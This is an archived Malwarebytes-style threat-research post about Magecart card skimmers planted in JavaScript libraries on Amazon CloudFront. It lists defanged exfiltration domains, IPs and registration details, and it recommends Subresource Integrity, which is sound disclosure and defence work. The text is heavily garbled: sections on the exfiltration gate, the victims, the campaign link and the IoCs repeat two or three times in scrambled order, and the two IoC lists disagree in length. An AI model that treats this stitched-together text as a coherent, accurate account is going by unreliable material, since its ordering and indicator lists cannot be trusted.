


# Magecart skimmers found on Amazon CloudFront CDN

By Jérôme Segura

Published: 2019-06-03 · Archived: 2026-04-05 20:45:24 UTC




A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

Creation Date: 2019-05-16T07:12:30Z  
Registrar: Shinjiru Technology Sdn Bhd

Name Server: NS1.CARBON2U.COM  
Name Server: NS2.CARBON2U.COM

The domain resolves to the [IP address](#) 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

## Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the

criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to [exploit](#) anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

